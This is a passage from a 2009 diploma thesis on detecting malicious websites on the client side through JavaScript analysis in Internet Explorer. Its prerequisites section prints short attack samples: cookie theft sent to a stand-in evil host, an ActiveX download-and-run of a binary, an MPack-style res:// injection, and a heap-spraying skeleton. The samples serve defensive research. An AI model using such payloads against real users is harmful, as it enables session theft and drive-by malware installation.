UNIVERSITÄT
MANNHEIM

Detection and Prevention of Malicious Websites

Diploma Thesis by **Andreas Dewald**

May 29, 2009

First Examiner:	Prof. Dr. Felix C. Freiling
Second Examiner:	Prof. Dr. Wolfgang Effelsberg
Advisor:	Dr. Thorsten Holz

Ehrenwörtliche Erklärung

Hiermit versichere ich, die vorliegende Diplomarbeit ohne Hilfe Dritter und nur mit den angegebenen Quellen und Hilfsmitteln angefertigt zu haben. Alle Stellen, die aus den Quellen entnommen wurden, sind als solche kenntlich gemacht worden. Diese Arbeit hat in gleicher oder ähnlicher Form noch keiner Prüfungsbehörde vorgelegen.

Mannheim, 29. Mai 2009

Andreas Dewald

Abstract

While today the use of firewalls and antivirus software is quite common because of the increasing awareness to malware, most Internet users every day visit various websites without any concern - even with an unpatched browser. Due to this fact, attackers focus on the propagation of malware using web techniques to exploit vulnerabilities in web browsers and browser plug-ins. In this context, websites that try to steal sensible information or to exploit vulnerabilities to deploy malware on a computer without the user's agreement are called malicious websites.

This thesis introduces a tool that protects Internet users by detecting malicious websites. The basic idea is to perform the analysis of websites at the client side. The implemented analysis framework provides a command line interface that allows gaining detailed analysis reports for the use by security researchers. This interface can easily be utilised for integration with other programs to automate the analysis of suspicious websites.

Within this thesis, detailed information about the system layout, the implementation of its different components and the structure of the analysis framework is provided. The different analyses will be introduced, whereas the main focus is the dynamic JavaScript analysis, as this is another main feature of this thesis. This component enables the analysis of even highly obfuscated JavaScript, by utilising Mozilla's JavaScript engine SpiderMonkey to observe scripts during execution. Finally we discuss the results or our analyses, evaluating the performance and effectiveness of our tool, as well as the usage of specific web techniques.

Zusammenfassung

Während heute der Gebrauch von Firewalls und Antiviren-Software aufgrund des steigenden Bewusstseins gegenüber Schadprogrammen weit verbreitet ist, besuchen die meisten Benutzer des Internets täglich eine Vielzahl von Websites ohne alle Bedenken - selbst mit einem ungepatchten Browser. Aus diesem Grunde konzentrieren sich Angreifer zunehmend auf die Verbreitung der Schadsoftware durch Web-Technologien, die sie dazu gebrauchen die Schwachstellen der Browser und ihrer Erweiterungen auszunutzen. In diesem Zusammenhang werden Websites, die den Versuch unternehmen vertrauliche Informationen auszuspähen oder Schwachstellen auszunutzen um ohne Zustimmung des Benutzers Schadsoftware auf seinem Computer zu installieren, "malicious websites" (bösartige Websites) genannt.

Diese Diplomarbeit stellt ein Programm vor, welches Internet-Nutzer schützt indem es solche bösartigen Websites erkennt. Die grundlegende Idee ist es die Analyse der Websites auf dem Computer des Benutzers durchzuführen. Das implementierte Analyse-System liefert eine Kommandozeilen-Schnittstelle für Forscher IT-Sicherheit, die es ermöglicht detaillierte Berichte der Analyse zu erhalten. Durch diese Schnittstelle kann das System durch Programme kontrolliert und so für automatisierte Analysen verdächtiger Websites eingesetzt werden.

In dieser Arbeit werden detaillierte Information bezüglich des System Layouts, der Umsetzung der einzelnen Komponenten und der Struktur des Analyse-Frameworks geliefert. Die unterschiedlichen Analysen werden erläutert, wobei das Hauptaugenmerk auf der dynamischen JavaScript Analyse liegt, da diese ein weiterer Kernaspekt dieser Arbeit ist. Durch den Einsatz von Mozillas JavaScript engine SpiderMonkey zur Observierung des Scripts während der Ausführung, ermöglicht diese Komponente selbst die Analyse von stark verschleiertem JavaScript. Schließlich werden die Ergebnisse unserer Analysen diskutiert und sowohl die Performance und Effektivität unseres Programms als auch die Verbreitung spezifischer Web-Technologien ausgewertet.

Contents

1 Introduction **1**
- 1.1 Motivation . . . 1
- 1.2 Task . . . 2
- 1.3 Results . . . 2
- 1.4 Thesis Outline . . . 3
- 1.5 Acknowledgements . . . 3

2 Prerequisites **5**
- 2.1 Malicious Websites . . . 5
  - 2.1.1 HTML . . . 6
  - 2.1.2 JavaScript . . . 6
- 2.2 JavaScript Objects and Inheritance . . . 9
- 2.3 SpiderMonkey . . . 10
  - 2.3.1 Initialisation of SpiderMonkey . . . 11
  - 2.3.2 JavaScript Classes and Objects in SpiderMonkey . . . 11
- 2.4 Browser Helper Objects . . . 14
- 2.5 Related Work . . . 15
  - 2.5.1 Automated Web Patrol with Strider HoneyMonkeys . . . 15
  - 2.5.2 Monkey-Spider . . . 16
  - 2.5.3 McAfee SiteAdvisor . . . 18
  - 2.5.4 Nozzle . . . 19
- 2.6 Summary . . . 21

3 Implementation **23**
- 3.1 Design Goals . . . 23
- 3.2 System Overview . . . 24
- 3.3 Browser Helper Object . . . 25

3.4 Wrapper Executable 29
3.5 Analysis Framework 31
3.5.1 Interface of the Analysis DLL 31
3.5.2 Class Overview of Analyses 32
3.6 Static Analyses 34
3.6.1 Static IFrame and Same Origin Analysis 34
3.6.2 Static JavaScript Analysis 37
3.7 Dynamic JavaScript Analysis 38
3.7.1 Overview 39
3.7.2 Filtering JavaScript 40
3.7.3 Instantiation of SpiderMonkey 41
3.7.4 SpiderMonkey Modifications 43
3.7.5 Callback Implementation 49
3.7.6 Property Creation 55
3.7.7 Tainting JavaScript Objects 58
3.7.8 Instrumentation of Functions 60
3.7.9 Detecting Malicious Behaviour 63
3.8 Summary 65

4 Evaluation and Results **67**
4.1 Performance and Detection Statistics 67
4.2 JavaScript Detection Examples 72
4.3 Detection of Common Exploits 78
4.4 Summary 86

5 Conclusion **87**
5.1 Summary 87
5.2 Limitations 88
5.3 Future Work 90
5.4 Conclusion 91

A Appendix **93**
A.1 Lists of Analysed URLs 93
A.2 Source Code and Binaries 99

Listings

2.1 Simple cookie stealing with JavaScript 7
2.2 Download a binary using ActiveX Data Objects 7
2.3 Exploiting vulnerabilities in local files 8
2.4 JavaScript heap spraying example [38] 9
2.5 Definition of JSClass structure 12
3.1 Event sink map of the BHO 26
3.2 OnBeforeNavigate event handler 27
3.3 OnNavigationComplete event handler 28
3.4 MalSiDeAna.cpp 31
3.5 Static IFrame analysis 34
3.6 Hidden-check of static IFrame analysis 35
3.7 URL extraction regex in same origin check 36
3.8 Static JavaScript analysis 38
3.9 JavaScript extraction regular expressions 40
3.10 Execution of JavaScript with SpiderMonkey 42
3.11 Original call of the adder callback function 43
3.12 Manipulating the adder callback 44
3.13 Overridden getter and setter callbacks 44
3.14 Original `js_LookupPropertyWithFlags` lookup function 45
3.15 Modified `js_LookupPropertyWithFlags_mod` lookup function 45
3.16 Lookup try within `js_LookupPropertyWithFlags` 46
3.17 Call of `replaceGivenJsvalWithNewObject` if necessary 46
3.18 Body of the `replaceGivenJsvalWithNewObject` function 48
3.19 Example of a static callback wrapper function 49
3.20 Adder callback function 50
3.21 Storing formerly unknown object names in getter function 52
3.22 Constructor JSClass definition 56

3.23 Iterator function creation 57
3.24 Declaration of an object as property 57
3.25 Use of private data pointer for object tainting 59
3.26 JavaScript excepion throwing to abort iteration 62
3.27 Example patterns of malicious behaviour in the log 63
3.28 Further patterns of malicious behaviour 64
4.1 Simple cookie stealing example 72
4.2 Little obfuscated cookie stealing 73
4.3 Escape-obfuscated cookie stealing 75
4.4 Indirect location manipulation 76
4.5 JavaScript example packed with Dean Edwards packer [14] 76
4.6 Packed escape-obfuscated cookie stealing 77
4.7 Character-shift encoded attack 78
4.8 Character code obfuscated attack 80
4.9 Obfuscated heap spraying attack 81
4.10 Simple heap spraying attack 83
4.11 Obfuscation technique using DOM objects 84
4.12 Malware download concealed as music download 85
4.13 Exploit checks presence of plug-in 85
5.1 Cookie stealing circumvents taint tracking 90
A.1 Top 1000 websites from alexa.com [5] of May the 21th, 2009 93

List of Figures

2.1 Schematic of heap spraying attack 9
2.2 JavaScript prototype chain 10
2.3 Hierarchy of WebBrowser interfaces [44] 15
2.4 Monkey-Spider architecture [8] 17
2.5 McAfee SiteAdvisor website classification [23] 18
2.6 Google Safe Browsing warning [17] 19
2.7 NOZZLE system architecture [38] 20

3.1 Schematic system overview 25
3.2 Page that is generated if a user does not want to visit suspicious website 26
3.3 Example Browser Helper Object warning 29
3.4 Help screen of wrapper executable 30
3.5 Analysis class inheritance diagram 33
3.6 Dynamic JavaScript analysis overview 39
3.7 JavaScript extraction procedure 40
3.8 Data type distinction of new values in setter function 54
3.9 Schematic of constructor resolver function 55

4.1 Cumulative distribution function of the processing time 68
4.2 Number of analysed websites per processing time 68
4.3 Distribution of hidden and visible IFrames 69
4.4 Target domains of IFrames 70
4.5 Simple cookie stealing analysis report 72
4.6 Little obfuscated cookie stealing analysis report 73
4.7 Escape-obfuscated cookie stealing analysis report 74
4.8 Analysis report of indirect location manipulation 76
4.9 Analysis report of packed JavaScript 77

4.10 Packed escape-obfuscated cookie stealing analysis report 79
4.11 Character-shift encoded attack analysis report 80
4.12 Character code obfuscated attack analysis report 81
4.13 Report outline of obfuscated heap spraying attack 82
4.14 Simple heap spraying attack analysis report 84

List of Tables

2.1 Strider HoneyMonkey: Exploits per patch level statistic [51] 16

3.1 Example whitelist domains 37
3.2 JavaScript data types 52

4.1 Analysis performance statistic 67
4.2 Usage frequency of specific functions 69
4.3 JavaScript usage statistic 71
4.4 Property resolve statistic 71

1

Introduction

1.1 Motivation

In the last years the awareness of Internet users to malware increased remarkably. Today many users employ antivirus software and home routers (e.g., FritzBox and Speedport) as well as operating systems that are equipped with firewalls by default [34]. Thus people get protected better and better against common malware like trojans, viruses and worms. In contrast, most users daily access various websites, mostly even with an unpatched browser [45]. Because of these facts, it has become more profitable for malware propagators to spread malware using web techniques. Such malicious websites try to exploit vulnerabilities of the visitor's web browser or tempt the visitor himself to reveal sensible information. By all means, the goal of the attacker is to steal information or to gain control over the user's computer for other purposes. For this reasons attackers usually try to deploy malware through so called *drive-by downloads* [37]. As users commonly are not as gullible as giving away sensible information on just any website, attackers are additionally aiming at including their contents unnoticeable on compromised websites using hidden IFrames, for example.

Since there is not much effort done to protect Internet users against this new kind of threat yet, it is not surprising that there are just a few existing approaches to achieve this goal and that these are mostly either not very efficient or not feasible for private persons [6, 8, 51]. Because of this fact, the frequency of such attacks and the devastating impact they have, the goal of this diploma thesis is to develop a tool that protects Internet users by detecting such malicious sites. To allow even inexperienced users to easily adopt our program, we utilise a browser plug-in for Microsoft Internet Explorer to supply an easy and intuitive handling. The key innovation is the analysis of the websites at the client side instead of adopting dedicated crawlers. Besides the scalability, the main advantage of this local protection approach is the fact that users do not have to rely on possibly outdated analyses and thus benefit of better protection against today's threats than common systems can provide. Of course, the fact that no server-farm is necessary for the analysis, since the processing power of the user's computer is utilised, is another advantage of our approach, too.

1.2 Task

The task of this thesis was to implement a *Browser Helper Object* (*BHO*) for the Microsoft Internet Explorer [15]. This BHO should interrupt any navigation process and initiate the analysis of the target URL.

The emerging second task was the implementation of the analysis framework itself. It should be built as a standalone Dynamic Link Library (DLL), to ease the development of corresponding plug-ins for other browsers. This way the implementation of the analysis framework may be shared among a couple of browser plug-ins. The analysis procedure has to analyse the content of a given website and has to decide whether it contains malicious content or not. To detect a broad range of attacks, we implement different analysis levels. For instance, hidden IFrames on a website can be detected by simply analysing the source code. To decide whether this IFrame is placed on the website with malicious intent, several properties have to be checked. For example, settings that make the IFrame invisible to users, like a height or width of zero or a position that is out of the visible area, are facts that suggest maliciousness. Respect has also to be given to the target URL of such an IFrame, which is another important indication in this context. Finally, the framework should be easy to extend by new analyses which could, for example, aim on the detection of exploits against specific browser plug-ins.

Another major task of this thesis was to implement a dynamic JavaScript analysis, which utilises the Mozilla JavaScript engine “SpiderMonkey” [32]. Any JavaScript contained on the analysed website is executed within this JavaScript engine. Every action the JavaScript carries out during execution is logged. Afterwards, the resulting log is investigated for malicious behaviour.

Finally, whenever malicious content has been detected on a website, the user has to be warned by the BHO and the malicious content has to be blocked unless the user explicitly wants to load it anyway. To support the user in this decision a short report, naming the detected threats, has to be displayed.

1.3 Results

During this thesis, we developed a tool for analysing and detecting malicious websites that introduces the analysis at the client side. The tool is easy to use even for inexperienced users, due to the transparent analysis through a Browser Helper Object. We end up with a solution that is very scalable and utilises an analysis framework that can easily be extended and used by other browser plug-ins as well as by third party programs or security researchers. In particular, we implemented a dynamic JavaScript analysis that allows the analysis of even highly obfuscated and recursively encrypted scripts. We denoted some interesting facts about the use of certain techniques, such as hidden IFrames and several JavaScript functions just like `eval` and `unescape`, when evaluating and benchmarking our system.

1.4 Thesis Outline

This Thesis is outlined as follows: In Chapter 2 we provide the prerequisites for the implementation of our system and discuss the existing approaches of some related work. Chapter 3 provides detailed insight into the implementation. After appointing design goals and providing an overview of the system layout and control flow, the individual components of the system are described. Especially the analysis framework with the different analyses is studied. After this, we present the outcome of our performance and effectiveness tests in Chapter 4 and discuss some interesting statistical data we gained from these tests. Furthermore, we provide some significant examples to highlight the benefits of our system. We also evaluate the system against common content of malicious websites. Finally, in Chapter 5 we conclude this thesis with a short summary, discuss the limitations of our system and in this context figure out the remaining work on this project that could possibly be done in future.

1.5 Acknowledgements

First of all I want to express my deepest gratitude to Prof. Dr. Felix C. Freiling for giving me the opportunity to work on such an interesting project for my diploma thesis. It was especially very exciting to work on the cutting edge of security in computer science. Furthermore, I wish to thank Prof. Dr. Wolfgang Effelsberg for being my second examiner. I also want to thank Dr. Thorsten Holz, who was my advisor, for his incessant support and very valuable feedback. Another important concern to me is to thank him for supplying me with samples of malicious websites, which he gained of his projects and which enriched my evaluation a lot. In this context, I want to thank all the members of the Laboratory for Dependable Distributed Systems of the University of Mannheim for their ideas and suggestions and for the very pleasant working environment and atmosphere. Many thanks go to Ralf Hund, who worked on his own thesis [42] at the same time and who shared a room with me, for all the interesting discussions we had, for his suggestions and for the great time we had together. I also want to thank Matthias

Luft and Thomas Schulze for proof reading my thesis and for their valuable suggestions, too. Last but not least, I want to thank my family for every time giving me backup and support throughout my thesis.

2 Prerequisites

We now provide some basic knowledge about the technical prerequisites for the implementation in Chapter 3. This Chapter is outlined as follows: We first introduce the term of malicious websites and give examples of typical malicious websites' behaviour in Section 2.1. In Section 2.2 we discuss JavaScript's principles of Objects and Inheritance through prototyping. Then, in Section 2.3, we study the initialisation and usage of Mozilla's JavaScript engine SpiderMonkey, describe how objects are created in SpiderMonkey and why on the JavaScript engine's level there is a class structure for JavaScript object, although JavaScript is a classless programming language as we discuss in Section 2.2. In Section 2.4 we supply some basic information about Browser Helper Objects and their interfaces, which are important for the implementation of our own Browser Helper Object in Section 3.3. Finally we discuss some related works and highlight their pros and cons.

2.1 Malicious Websites

Malicious Websites are websites that serve malicious content. Malicious content either tries to directly steal sensible information of the browser's context or tries to exploit vulnerabilities of the browser and its plug-ins to deploy malware binaries on a computer without the user's knowledge. The malware installed by this so called *drive-by-downloads* [7, 36] may then download and install further malware. In this scenario additionally sensible data beyond the browser's context is revealed to the attacker and even information that is not stored on the compromised system at all, but is supplied by user input such as passwords and personal identification numbers (PINs) might be fetched. Furthermore, the compromised machine may be employed for spamming or Distributed Denial of Service (DDOS) attacks in classical botnets [12, 36]. A Distributed Denial of Service attack usually overwhelms the bandwidth or processing resources of the target computer, through instantly querying its services by a large number of computers.

But the compromised system may also just be remotely controlled by the attacker and used for malware propagation or for hosting illegal web shops, for example. We now take a look on currently existing threats in the web and on their impact on the attacked machine.

2.1.1 HTML

As the *Hypertext Markup Language* (HTML) is intended for content presentation and markup only and especially is not a programming language, it does not have the capabilities to exploit a vulnerability itself in practise. Of course, in history there also were browser vulnerabilities, where pure HTML code was sufficient to run an exploit [30], but such kind of vulnerabilities are not very common and can not be detected unless the vulnerability is known. In turn, HTML is mostly used by attackers to include the content that actually runs an exploit. To start with a very basic example, the HTML `<script>` tag is used to embed a client-side script like a JavaScript or VisualBasicScript on a webpage. As this tag is also able to include scripts from a remote URL, it is especially handsome for attackers to allow easy modification of the script on their own server or to just include the script more inconspicuously than embedding it into the HTML document. In this context, there is another tag of special interest to an attacker: The *Inline Frame* tag `<IFrame>`. An Inline Frame (IFrame) allows the inclusion of a web page from any URL in an own frame within the original web page and is thus used quite often by attackers to inject malicious content on compromised websites [36]. As this tag has attributes such as `top`, `left`, `width`, `height` and `style`, there are several ways of hiding such an IFrame. But actually this is not the only reason that makes it very interesting for an attacker, as we see later. Another tag that supplies the very same features from an attacker's point of view is the `<object>` tag, as it supports the properties that we just mentioned for an IFrame and has all the discussed functionality, too. Besides the various use of HTML tags to include other content, we have to keep in mind the possibility of hiding IFrames and Objects for the analysis, as this could possibly indicate malicious intent.

2.1.2 JavaScript

JavaScript is a programming language, whose basic functionality has been defined as *ECMAScript* by the Language Specification Standard ECMA-262 [16]. It is an object oriented although classless interpreted language that is used websites to respond to user actions or data validation on the client side.

JavaScript opens up several possibilities of stealing information and exploiting browser vulnerabilities to an attacker. For example, a JavaScript can obtain the cookie of the current website reading the `document.cookie` object. The cookie might then be sent to the attacker, for example by passing it to a website as HTTP GET parameter, as shown in Listing 2.1.

```
document.location.href = "http://someevilsite.com/stealmycookie.php?
    mycookie=" + document.cookie;
```

Listing 2.1: Simple cookie stealing with JavaScript

The above example also demonstrates the possibility of manipulating the current location. JavaScript is not only able to redirect the user to any other URL, but is capable to manipulate any property of all objects in the Document Object Model (DOM) tree, too. For example, the `href` property of IFrames and objects or the `src` of images. This way an attacker could use existing objects in the document to download contents from any remote site by setting those properties to an appropriate URL. This leads to other, even more powerful attack possibilities: JavaScript may also use the HTML `<object>` tag to include installed ActiveX controls or Browser Helper Objects. The `<object>` tag was designed to embed any file into a web page, providing the file itself and other optional parameters to specify how it has to be displayed on the client side [46]. As common web browsers are not able to display every kind of files by default, plug-ins such as BHOs and ActiveX controls in case of the Microsoft Internet Explorer fulfil this task. Besides the `type` property of the `<object>` tag that ought to be used to indicate the type of the file to include, there is the `CLASSID` property to explicitly specify the plug-in that has to be used to display the object, too. This property might supply a URL to a Java or Python applet, or the class identifier of an ActiveX control, for example. Thus by manipulating this property of the `<object>` tag, JavaScript is able to cause a specific plug-in to load if it is available on the client system. This way the presence of insecure plug-ins may be exploited through buffer overflows or just by using and combining their functionality to perform any operation on the client's computer. A famous example is the use of the ActiceX Data Object (ADO) ADODB.Stream and XMLHTTP to save a binary data stream to a file [24, 25] as outlined in Listing 2.2.

```
var a = document.createElement("object");
a.setAttribute("classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E30
    "));
var b = CreateObject(a, "ADODB.Stream");
var data = XMLHttpDownload(b, "http://wheretogetmybinary.com");
ADOBDStreamSave(b, "c:\\sys.exe", data);
```

Listing 2.2: Download a binary using ActiveX Data Objects

This listing also shows the use of an HTML `<object>` that is even created by JavaScript at runtime to load ADODB.Stream. After the successful download of the binary, similarly a `WScript.Shell` object could be created and used to run the binary. `WScript` is the root object of the *Windows Script Host* [28] object model and the `WScript.Shell` object supplies access to the native Windows shell [27, 29]

Another possibility to exploit vulnerabilities in client applications that is specific for Microsoft Internet Explorer is the `res://` protocol. This protocol is used to load a file that is stored locally on the user's computer within the Internet Explorer. For example, the Microsoft Management Console serves an HTML page that can be viewed in the Microsoft Internet Explorer providing `res://C:\WINDOWS\System32\mmcndmgr.dll/views.htm` as address. A known vulnerability in a file like this also allows an attacker to inject code. For instance, the well-known MPack, which is a malware kit released in 2006, tries to exploit the `mmcndmgr.dll` file from the above example, by using code similar to Listing 2.3. As we see the `mmcndmgr.dll` file in some versions allows the injection of JavaScript code. The example shows the above mentioned ActiveX Data Object, too.

```
var xd = "var x = new ActiveXObject('Microsoft.XMLHTTP'); x.Open('GET
    ','http://someurl.org/mpack/file.php',0); x.Send(); var s = new
    ActiveXObject('ADODB.Stream'); s.Open(); s.Write(x.responseBody);
    s.SaveToFile('../tm.exe',2); ";
var url = "res://mmcndmgr.dll/prevsym12.htm#);</style><script>a=new
    ActiveXObject('Shell.Application');" + escape(xd) + "a.
    ShellExecute('../tm.exe');</script><!--";
```

Listing 2.3: Exploiting vulnerabilities in local files

Finally, an attacker could use JavaScript to exploit not the browser itself, but a specific plug-in. A common technique to exploit memory corruption errors in any browser plug-in is called heap spraying [13, 22, 38]. To implement such an attack, a string is built up that consists of a very large nop slide followed by a shellcode block. A nop slide is a sequence of no-operations that just do nothing and eventually the following command is executed, just like there was no nop before. Such nop slides allow to allocate a portion of memory, where the start of the execution at a random offset leads to the correct execution of the subsequent code with a much higher probability than without a nop slide. Usually, the length of the nop slide is adjusted in a way that the entire string reaches the maximum string length allowed by the JavaScript engine. As there is no maximum string length specified in the ECMA standard [16], this is implementation dependent. Tests show that in common browsers this limit varies between 2^{15} and 2^{20} bytes. The string can be built very fast by concatenating it with itself several times, thus growing exponentially. After the string has been built, it is stored in an array several times until enough memory has been allocated to have a high probability of hitting it, when triggering the overflow. Listing 2.4 outlines the implementation of such an attack.

```
var shellcode = "...";
var noplength = 16384;
var nop = unescape("%u0D0D%u0D0D");

var block = nop;
while (block.length < noplength)
{
  block += block;
}

block = block + shellcode;

var blockarray = new Array();
for (i=0; i<2000; i++)
{
  blockarray[i] = block;
}
```

Listing 2.4: JavaScript heap spraying example [38]




Figure 2.1: Schematic of heap spraying attack

2.2 JavaScript Objects and Inheritance

Because we have to deal a lot with JavaScript, we now supply some useful information regarding objects, inheritance and shared properties in JavaScript and the use of prototypes in particular.

In JavaScript according to the ECMA Standard [16], no classes exist. Instead, constructors and a prototype mechanism are used to implement inheritance and shared properties that would be implemented as static in Java, for example. A constructor can be implemented by any function or callable object that creates an object, optionally initializes its properties and returns the object. To create new objects, constructors are called within a `new` expression. For instance, to create a new string object, one could call the `String` constructor: `new String("mystring")`. Furthermore a constructor has a reference to a prototype object and every object that is created by this constructor has an implicit reference to this prototype object. Every prototype can, as it is just an object again, have such an implicit prototype reference, too. This way we end up with a so called *prototype chain*. If a property is accessed and does not exist on an object itself, the prototype of this object is checked for the property. If the prototype does not have the referred property either, the JavaScript interpreter tries to resolve it on the prototype's prototype. This continues throughout the entire prototype chain of this object. Every property of a prototype object is thus shared through an implicit reference to this




Figure 2.2: JavaScript prototype chain

prototype among all objects that do not have a property with that name themselves. For example, `object1` and `object2` in Figure 2.2 are objects created by `someConstructorObject`, which supplies `somePrototypeObject` as prototype object to all objects it creates. Thus both `object1` and `object2` have an implicit prototype reference to `somePrototypeObject`. These objects each have the properties `property1` and `property2`, which are not shared. That means the change of `property1`'s value in `object1` has no impact on the value of `property1` in `object2`. On the other hand, as they have the same prototype, `object1` and `object2` share the property `pProperty1` of their prototype. `pProperty2` however is only inherited by `object1`, as `object2` has an own property with the name `pProperty2`. The properties of the constructor object, namely `constructorProperty1` and `constructorProperty2`, are not inherited by `object1` and `object2`, as `someConstructorObject` is not in their prototype chain. Besides the explicit reference to `somePrototypeObject`, `someConstructorObject` in turn may have its own implicit prototype reference as depicted in Figure 2.2, too. It is important to know in this context that new properties can be added to an object at every time. Thus a constructor may add some properties to the objects it creates and may initialise them, but this is not a necessity. Especially when an object is created, not all of the properties it should have later have to be defined, like it is common in class-based object oriented languages like Java or C++.

2.3 SpiderMonkey

All functions that we use in this section are documented in Mozilla's *JavaScript Application Programming Interface* (*JSAPI*) Reference [33] in detail. We now discuss the most important facts among SpiderMonkey here, to provide the basic knowledge for understanding our implementation in Chapter 3. However, as we are not able to study every function or object we use in detail, we refer to the JSAPI Reference for additional information.

2.3.1 Initialisation of SpiderMonkey

To initialise the SpiderMonkey JavaScript engine, there are several objects that have to be created, such as the JSRuntime and the JSContext. The JSRuntime represents an instance of the SpiderMonkey JSAPI and thus has to be created first. JavaScript objects are bound to a JSRuntime. That means it is not possible to transfer a JavaScript object from one JSRuntime to another. The JSRuntime is created using the `JS_NewRuntime` function that returns a pointer to the newly created JSRuntime object. Next, we need to create the JSContext. Every JavaScript has to be run within a JSContext, which is created by the `JS_NewContext` function that takes the JSRuntime pointer as the first argument and creates a new JSContext within this JSRuntime. Each JSContext in turn contains a global object that is the root of the JSContext's object tree, which we explain shortly. Additionally, a JSContext has a callback to an error reporter function. Callbacks are explained in detail in Section 2.3.2, because for now we do not really have to care about them. To get informed about JavaScript errors, we implement our own error reporting function and set it by using the `JS_SetErrorReporter` function, which takes the JSContext and the function as parameters. A JSContext is not bound to a single JavaScript, but can be used to run several JavaScripts. In contrast to the JSRuntime, objects can be shared among several JSContexts, as long as they are created within the same JSRuntime. After initialising the JSRuntime and the JSContext this way, we are ready to add objects to the JSContext (especially the global object) and run the JavaScript. But first we should now have a look at classes in SpiderMonkey and how JavaScript objects are created in general.

2.3.2 JavaScript Classes and Objects in SpiderMonkey

One may wonder why we talk about JavaScript classes, although we know from Section 2.2 that in JavaScript there are no classes. Indeed in JavaScript there are no classes, but on the underlying layer of the JavaScript engine implementation, for each JavaScript object that is created, some memory is allocated in the engine's address space and all the data that belongs to this object is stored in a custom structure that is maintained by the engine itself. In SpiderMonkey this is implemented within the `js_NewGCThing` function, which returns a `void` pointer to the memory address, where the new object has been stored and that is further casted to a `JSObject` pointer. Because the fact that JavaScript objects are represented by a custom data structure in SpiderMonkey, but are treated as an object, we call it a pseudo object. On the JavaScript engine's implementation level there are also pseudo classes for this pseudo objects. A `JSClass` is no class but a `struct` that contains relevant data for the behaviour of a `JSObject` and that is being used when creating a new object of this `JSClass` in `js_NewGCThing`. As the `JSClass` is very important for us, we want to study this structure in detail now. To get a better overview on what we are talking about, we supply the definition of the `JSClass struct` in Listing 2.5.

```
struct JSClass {
   char *name;
   uint32 flags;

   /* Mandatory non-null function pointer members. */
   JSPropertyOp   addProperty;
   JSPropertyOp   delProperty;
   JSPropertyOp   getProperty;
   JSPropertyOp   setProperty;
   JSEnumerateOp   enumerate;
   JSResolveOp    resolve;
   JSConvertOp    convert;
   JSFinalizeOp   finalize;

   /* Optionally non-null members start here. */
   JSGetObjectOps  getObjectOps;
   JSCheckAccessOp  checkAccess;
   JSNative      call;
   JSNative      construct;
   JSXDRObjectOp   xdrObject;
   JSHasInstanceOp  hasInstance;
   JSMarkOp      mark;
   JSReserveSlotsOp reserveSlots;
};
```

Listing 2.5: Definition of JSClass structure

The first value of this struct is the name of the class. This class name appears in JavaScript when an object's `toString` function is called, for example. The default behaviour of the `toString` function is to return the concatenation of `"[object "`, the name of the JSClass and `"]"` as defined in the ECMA standard [16]. The second value contains flags that define the class's characteristics and can be a combination of the following: `JSCLASS_HAS_PRIVATE`, `JSCLASS_NEW_ENUMERATE`, `JSCLASS_NEW_RESOLVE`, `JSCLASS_PRIVATE_IS_NSISUPPORTS`, `JSCLASS_SHARE_ALL_PROPERTIES`, `JSCLASS_NEW_RESOLVE_GETS_START`, `JSCLASS_CONSTRUCT_PROTOTYPE`, `JSCLASS_HAS_RESERVED_SLOTS(n)`, `JSCLASS_IS_EXTENDED`, `JSCLASS_MARK_IS_TRACE`, and `JSCL-`

ASS_GLOBAL_FLAGS. Because we do not need all of them, we only want to discuss the relevant ones. For details regarding the other flags please refer to the JSAPI Reference [33]. The first important flag is JSCLASS_HAS_PRIVATE, which indicates that an object of this class has an associated private data pointer, which is a void pointer. This pointer is meant to be used to point to any data that has to be stored with the JSObject, but should not be visible in JavaScript. We use this private data pointer for object tainting as explained in Section 3.7.7. Another important flag is JSCLASS_NEW_RESOLVE. Although we do not actually use this flag in an own JSClass, we have to handle it when patching SpiderMonkey in Section 3.7.4. This flag signals whether the new interface JSNewResolveOp is used in this JSClass for the resolver callback, instead of the older JSResolveOp. The JSNewResolveOp basically provides some more features than the older version and this is the reason, why we implement this interface by our resolve function. But as we want to dynamically decide whether to use our own resolver or the default one, as we explain in Section 3.7.4 and 3.7.5, we do not set this flag in our JSClass, but treat it as set when using our own resolver function. The last flag we use is JSCLASS_GLOBAL_FLAGS. This flag basically indicates that an object of this class is used as a global object in a JSContext and causes some special behaviour, preventing standard JavaScript objects, such as Function.prototype for example, to be replaced by a JavaScript.

